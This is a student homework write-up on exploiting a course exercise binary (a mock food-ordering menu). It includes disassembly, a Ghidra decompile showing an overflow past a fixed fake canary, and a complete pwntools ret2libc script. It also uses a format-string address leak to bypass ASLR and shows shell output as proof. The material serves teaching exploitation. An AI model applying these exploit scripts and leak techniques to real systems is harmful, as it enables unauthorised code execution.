Homework 3 writeup

By Tanishq Javvaji

Program Analysis:

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Desktop]
└─$ ./hw3
_____________________________________________________________
Welcome to the Dash Dash Food online ordering system!
_____________________________________________________________
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
_____________________________________________________________
Your selection >
1

Please place your order here.  You can have anything you'd like!  Ice cream, coffee, hamburgers, pizza, or a breautiful Chateaubrian.
What would you like >
coffee
```

First, we give executable permission to the program using the command **chmod u+x hw3.** Run the given file using **./hw3**, as shown in the figure. We can see that the program gets executed, and a menu with 4 options pop up: select 1, we see that after selecting 1 it prints a line and takes a string as an input.

```
_____________________________________________________________
Welcome to the Dash Dash Food online ordering system!
_____________________________________________________________
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
_____________________________________________________________
Your selection >
2

Enter your order number>
1
You entered> 1
_____________________________________________________________
Welcome to the Dash Dash Food online ordering system!
_____________________________________________________________
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
_____________________________________________________________
Your selection >
3

Register>
33
_____________________________________________________________
```

From the execution we can observe that after every input taken from a particular section it is running back to the section of the program where menu is printed. Among all the options provided in the program only option 1 takes a string as an input where we can potentially do a buffer overflow.

Use checksec command to view the security details of the binary.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ checksec hw3
[*] '/home/kali/Desktop/hw3'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled

┌──(kali㉿kali)-[~/Desktop]
└─$
```

From the above screesnshot we can see that NX is enabled, and PIE is also enabled which means that ASLR is turned on.

Run the program using gdb-pwndbg to disassemble the program and look for potential vulnerabilities.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gdb-pwndbg hw3
Reading symbols from hw3 ...
(No debugging symbols found in hw3)
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
pwndbg> disass main
Dump of assembler code for function main:
   0x00000000000013f4 <+0>:     push   rbp
   0x00000000000013f5 <+1>:     mov    rbp,rsp
   0x00000000000013f8 <+4>:     sub    rsp,0x10
   0x00000000000013fc <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000000013ff <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x0000000000001403 <+15>:    mov    eax,0x0
   0x0000000000001408 <+20>:    call   0x12c4 <loop>
   0x000000000000140d <+25>:    jmp    0x1403 <main+15>
End of assembler dump.
```

The main function is just calling the loop function. Disassemble loop.

```
pwndbg> disass loop
Dump of assembler code for function loop:
   0x00000000000012c4 <+0>:     push   rbp
   0x00000000000012c5 <+1>:     mov    rbp,rsp
   0x00000000000012c8 <+4>:     sub    rsp,0x10
   0x00000000000012cc <+8>:     mov    eax,0x0
   0x00000000000012d1 <+13>:    call   0x1199 <line>
   0x00000000000012d6 <+18>:    lea    rax,[rip+0xe73]        # 0x2150
   0x00000000000012dd <+25>:    mov    rdi,rax
   0x00000000000012e0 <+28>:    call   0x1040 <puts@plt>
   0x00000000000012e5 <+33>:    mov    eax,0x0
   0x00000000000012ea <+38>:    call   0x1199 <line>
   0x00000000000012ef <+43>:    lea    rax,[rip+0xe92]        # 0x2188
   0x00000000000012f6 <+50>:    mov    rdi,rax
   0x00000000000012f9 <+53>:    call   0x1040 <puts@plt>
   0x00000000000012fe <+58>:    lea    rax,[rip+0xead]        # 0x21b2
   0x0000000000001305 <+65>:    mov    rdi,rax
   0x0000000000001308 <+68>:    call   0x1040 <puts@plt>
   0x000000000000130d <+73>:    lea    rax,[rip+0xeb1]        # 0x21c5
   0x0000000000001314 <+80>:    mov    rdi,rax
   0x0000000000001317 <+83>:    call   0x1040 <puts@plt>
   0x000000000000131c <+88>:    lea    rax,[rip+0xeb9]        # 0x21dc
   0x0000000000001323 <+95>:    mov    rdi,rax
   0x0000000000001326 <+98>:    call   0x1040 <puts@plt>
   0x000000000000132b <+103>:   lea    rax,[rip+0xec6]        # 0x21f8
   0x0000000000001332 <+110>:   mov    rdi,rax
   0x0000000000001335 <+113>:   call   0x1040 <puts@plt>
   0x000000000000133a <+118>:   mov    eax,0x0
   0x000000000000133f <+123>:   call   0x1199 <line>
   0x0000000000001344 <+128>:   lea    rax,[rip+0xeb9]        # 0x2204
   0x000000000000134b <+135>:   mov    rdi,rax
   0x000000000000134e <+138>:   call   0x1040 <puts@plt>
   0x0000000000001353 <+143>:   lea    rax,[rbp-0x1]
   0x0000000000001357 <+147>:   mov    rsi,rax
   0x000000000000135a <+150>:   lea    rax,[rip+0xeb4]        # 0x2215
   0x0000000000001361 <+157>:   mov    rdi,rax
   0x0000000000001364 <+160>:   mov    eax,0x0
   0x0000000000001369 <+165>:   call   0x1080 <__isoc99_scanf@plt>
   0x000000000000136e <+170>:   call   0x1070 <getchar@plt>
   0x0000000000001373 <+175>:   mov    edi,0xa
   0x0000000000001378 <+180>:   call   0x1030 <putchar@plt>
   0x000000000000137d <+185>:   movzx  eax,BYTE PTR [rbp-0x1]
   0x0000000000001381 <+189>:   movsx  eax,al
   0x0000000000001384 <+192>:   cmp    eax,0x34
   0x0000000000001387 <+195>:   je     0x13d7 <loop+275>
   0x0000000000001389 <+197>:   cmp    eax,0x34
   0x000000000000138c <+200>:   jg     0x13f0 <loop+300>
   0x000000000000138e <+202>:   cmp    eax,0x33
   0x0000000000001391 <+205>:   je     0x13c6 <loop+258>
   0x0000000000001393 <+207>:   cmp    eax,0x33
   0x0000000000001396 <+210>:   jg     0x13f0 <loop+300>
   0x0000000000001398 <+212>:   cmp    eax,0x31
   0x000000000000139b <+215>:   je     0x13a4 <loop+224>
   0x000000000000139d <+217>:   cmp    eax,0x32
   0x00000000000013a0 <+220>:   je     0x13b5 <loop+241>
   0x00000000000013a2 <+222>:   jmp    0x13f0 <loop+300>
   0x00000000000013a4 <+224>:   mov    eax,0x0
   0x00000000000013a9 <+229>:   call   0x11ef <order>
   0x00000000000013ae <+234>:   call   0x1070 <getchar@plt>
   0x00000000000013b3 <+239>:   jmp    0x13f1 <loop+301>
   0x00000000000013b5 <+241>:   mov    eax,0x0
   0x00000000000013ba <+246>:   call   0x124a <status>
   0x00000000000013bf <+251>:   call   0x1070 <getchar@plt>
   0x00000000000013c4 <+256>:   jmp    0x13f1 <loop+301>
   0x00000000000013c6 <+258>:   mov    eax,0x0
   0x00000000000013cb <+263>:   call   0x12ae <registerDriver>
   0x00000000000013d0 <+268>:   call   0x1070 <getchar@plt>
   0x00000000000013d5 <+273>:   jmp    0x13f1 <loop+301>
   0x00000000000013d7 <+275>:   lea    rax,[rip+0xe3a]        # 0x2218
   0x00000000000013de <+282>:   mov    rdi,rax
   0x00000000000013e1 <+285>:   call   0x1040 <puts@plt>
   0x00000000000013e6 <+290>:   mov    edi,0x0
   0x00000000000013eb <+295>:   call   0x1090 <exit@plt>
   0x00000000000013f0 <+300>:   nop
   0x00000000000013f1 <+301>:   nop
   0x00000000000013f2 <+302>:   leave
   0x00000000000013f3 <+303>:   ret
End of assembler dump.
```

The menu is getting printed here and depending on the selection it calls the function. From the initial analysis we know that a string is taken as input in the order function.

Disassemble the order function

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gdb-pwndbg hw3
Reading symbols from hw3 ...
(No debugging symbols found in hw3)
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
pwndbg> disass order
Dump of assembler code for function order:
   0x00000000000011ef <+0>:     push   rbp
   0x00000000000011f0 <+1>:     mov    rbp,rsp
   0x00000000000011f3 <+4>:     sub    rsp,0x50
   0x00000000000011f7 <+8>:     movabs rax,0xf007ba11f007ba11
   0x0000000000001201 <+18>:    mov    QWORD PTR [rbp-0x8],rax
   0x0000000000001205 <+22>:    lea    rax,[rip+0xe6c]        # 0x2078
   0x000000000000120c <+29>:    mov    rdi,rax
   0x000000000000120f <+32>:    call   0x1040 <puts@plt>
   0x0000000000001214 <+37>:    lea    rax,[rip+0xee3]        # 0x20fe
   0x000000000000121b <+44>:    mov    rdi,rax
   0x000000000000121e <+47>:    call   0x1040 <puts@plt>
   0x0000000000001223 <+52>:    mov    rdx,QWORD PTR [rip+0x2e36]        # 0x4060 <stdin@GLIBC_2.2.5>
   0x000000000000122a <+59>:    lea    rax,[rbp-0x50]
   0x000000000000122e <+63>:    mov    esi,0x84
   0x0000000000001233 <+68>:    mov    rdi,rax
   0x0000000000001236 <+71>:    call   0x1060 <fgets@plt>
   0x000000000000123b <+76>:    mov    rax,QWORD PTR [rbp-0x8]
   0x000000000000123f <+80>:    mov    rdi,rax
   0x0000000000001242 <+83>:    call   0x11af <detectStackSmash>
   0x0000000000001247 <+88>:    nop
   0x0000000000001248 <+89>:    leave
   0x0000000000001249 <+90>:    ret
End of assembler dump.
```

There's another function called detectstacksmash.

```
void order(void)

{
  char local_58 [72];
  undefined8 stacksmasher;

  stacksmasher = 0xf007ba11f007ba11;
  puts(
      "Please place your order here.  You can have anything
      ers, pizza, or a breautiful Chateaubrian."
      );
  puts("What would you like >");
  fgets(local_58,0x84,stdin);
  detectStackSmash(stacksmasher);
  return;
}
```

Using Ghidra we can see that the size of the buffer is 72 bytes and since it is a 64 bit program, we need 8 more bytes to point to return address. There is a stack canary inserted in the detectStackSmash.

Constructing a Payload:

When the ASLR is turned off, we can directly find the gadgets we need to create a ret2libc exploit.

For a ret2libc exploit we need address of libcsystem, binsh and poprdi gadget.
Run the following commands while running the program in gdb to find the addresses.
To find the address of the system use the command "**print system**".

```
    f 7    0x5555555553ae loop+234

pwndbg> print system
$1 = {int (const char *)} 0x7ffff7e1d860 <__libc_system>
pwndbg>
```

To find the address of the bin/sh use the command "**search '/bin/sh'**".

```
pwndbg> print system
$1 = {int (const char *)} 0x7ffff7e1d860 <__libc_system>
pwndbg> search '/bin/sh'
libc-2.33.so    0x7ffff7f6c882 0x68732f6e69622f /* '/bin/sh' */
pwndbg>
```

To find the address of the pop rdi gadget use the command "**ropper -- --search 'pop rdi'**" and choose the most suitable gadget among them.


```
pwndbg> ropper -- --search 'pop rdi'
Saved corefile /tmp/tmp4df4r0ii
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[INFO] Load gadgets for section: LOAD
[LOAD] loading ... 100%
[LOAD] removing double gadgets ... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: /tmp/tmp4df4r0ii
0x00007ffff7fe849b: pop rdi; jne 0x7ffff8092878; add rdx, 8; add rax, 3; mov qword ptr [rdi], rdx; ret;
0x00007ffff7fca9c1: pop rdi; pop rbp; ret;
0x00007ffff7fd2385: pop rdi; sbb eax, dword ptr [rdx]; add al, ch; ret 0x164;
0x000055555555546b: pop rdi; ret;

pwndbg>
```

Constructing the payload using pwntools:

```python
#!/usr/bin/env python3

import time, os, traceback, sys, os
import pwn
import binascii, array
from textwrap import wrap
from struct import pack


def start(argv=[], *a, **kw):
    if pwn.args.GDB: # use the gdb script, sudo apt install gdbserver
        return pwn.gdb.debug([binPath], gdbscript=gdbscript, aslr=True)
    elif pwn.args.REMOTE: # ['server', 'port']
        return pwn.remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # run locally, no GDB
        return pwn.process([binPath])

binPath="./hw3"
isRemote = pwn.args.REMOTE
# build in GDB support
gdbscript = '''
init-pwndbg
break *order +80
continue
'''.format(**locals())


pwn.context.log_level="info"
io = start()
overflow = b'A'*72
canary=pwn.p64(0xf007ba11f007ba11)
nops=b'\x90'*8

io.sendline("1")
elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)

libcbase = 0x00007ffff7dcf000
poprdi = pwn.p64(0x000055555555546b)
libcsystem = pwn.p64(0x7ffff7e1d860)
binsh = pwn.p64(0x7ffff7f6c882)
payload = pwn.flat(
        [
            overflow,
            canary,
            nops,
            poprdi,
            binsh,
            libcsystem
            ]
        )
pwn.info("Payload len: %d",len(payload))
io.sendline(payload)
io.interactive()
```

As shown in the above figure first fill the buffer with ‘A’s or nops, then pass the canary to overcome stack smashing and add 8 nops as discussed earlier to point at return address. Use the command pwn.p64 to convert the address into 64 bit address for poprdi, binsh and libcsystem.

For a ret2libc exploit the stack looks like the image shown below



We got a shell when the ASLR is turned off.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./hw3exploitaslr.py.py
[+] Starting local process './hw3': pid 290781
/home/kali/Desktop/./hw3exploitaslr.py.py:66: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline("1")
[*] Payload len: 112
[*] Switching to interactive mode
--------------------------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
--------------------------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
--------------------------------------------------------------------------------
Your selection >

Please place your order here.  You can have anything you'd like!  Ice cream, coffee, hamburgers, pizza, or a breautiful Chateaubrian.
What would you like >
$ whoami
kali
$ ls
a.out        enableASLR.sh     hw3exploitaslr.py.py  q1.c
aws        hw2p1         hw3exploit.py           week_13_binary
awscliv2.zip    hw2p1exploit.py  Lecture12           week13_q1
binutils.html    hw2p2         Lecture_programs      week14q1
core        hw2pw2.py     peda-session-hw3.txt  week14q2
disableASLR.sh    hw3         q1
$ 
```

To overcome ASLR we need to find offsets for system, binsh, pop rdi gadget.
To find offset we need to leak some address on the stack to calculate the address.
While running the program we can see that there were 3 libc addresses which were available to us in the 2nd option of the program in the function **status**.

Constructing the payload to overcome ASLR:

Running the program multiple times, with the help of format string vulnerability I found the leaked addresses at 23rd and 28th position.

Automate the process using pwntools as shown in the figure:

```
io.sendline("2")
io.recvuntil("Enter your order number>\n")
io.sendline("%23$p")
leakedaddr=io.recvline()
```

```
io.sendline("2")
io.recvuntil("Enter your order number>\n")
io.sendline("%28$p")
tableaddr=io.recvline()
#0x7ffff7dfb7fd (__libc_start_main+205)
#0x555555555410 (__libc_csu_init)
```

For the first address at position 23
For the second address at position 28
$p gives the hex value of the address.

```
strippedaddr1=leakedaddr.strip().decode("utf-8")
strippedaddr2=tableaddr.strip().decode("utf-8")

binsh_addr_str=strippedaddr1[13:]
libc_addr_str=strippedaddr2[13:]
arg1=int(binsh_addr_str, 16)
arg2=int(libc_addr_str, 16)
```

- Strippedaddr1=leakedaddr.strip().decode("utf-8")
    - this will make your bytes object from pwntools a string.
    - Strip will remove new line characters.
- binsh_addr_str=strippedaddr1[13:}
    - this command strips the value and returns from the 13th position to the end which is the leaked address we need.
- After stripping the addresses convert it into integer to add offsets.
- Calculate the offsets by subtracting the addresses we found when ASLR was turned off with the leaked addresses.
- Adding the offsets we get the addresses for poprdi, binsh, and system addresses.
- Construct the payload same as when ASLR is turned on to spawn a shell.

Proof of Concept:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo ./enableASLR.sh
+ aslrPATH=/proc/sys/kernel/randomize_va_space
++ cat /proc/sys/kernel/randomize_va_space
+ ASLR=2
+ '[' 2 = 0 '1'
+ echo 'ALSR is already enabled!'
ALSR is already enabled!

┌──(kali㉿kali)-[~/Desktop]
└─$ ./hw3exploit.py
[+] Starting local process './hw3': pid 296328
/home/kali/Desktop/./hw3exploit.py:34: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline("2")
/home/kali/Desktop/./hw3exploit.py:35: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.recvuntil("Enter your order number>\n")
/home/kali/Desktop/./hw3exploit.py:36: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline("%23$p")
/home/kali/Desktop/./hw3exploit.py:39: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline("2")
/home/kali/Desktop/./hw3exploit.py:40: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.recvuntil("Enter your order number>\n")
/home/kali/Desktop/./hw3exploit.py:41: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline("%28$p")
/home/kali/Desktop/./hw3exploit.py:59: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.sendline("1")
[*] Payload len: 112
[*] Switching to interactive mode
--------------------------------------------------------------------------------
Welcome to the Dash Dash Food online ordering system!
--------------------------------------------------------------------------------
Please select from the following options:
1. Place an Order.
2. Check order status.
3. Register to be a driver.
4. Log off.
--------------------------------------------------------------------------------
Your selection >

Please place your order here.  You can have anything you'd like!  Ice cream, coffee, hamburgers, pizza, or a breautiful Chateaubrian.
What would you like >
$ whoami
kali
$ ls
a.out        enableASLR.sh     hw3exploitaslr.py.py  q1.c
aws        hw2p1         hw3exploit.py           week_13_binary
awscliv2.zip    hw2p1exploit.py  Lecture12           week13_q1
binutils.html    hw2p2         Lecture_programs      week14q1
core        hw2pw2.py     peda-session-hw3.txt  week14q2
disableASLR.sh    hw3         q1
$ 
```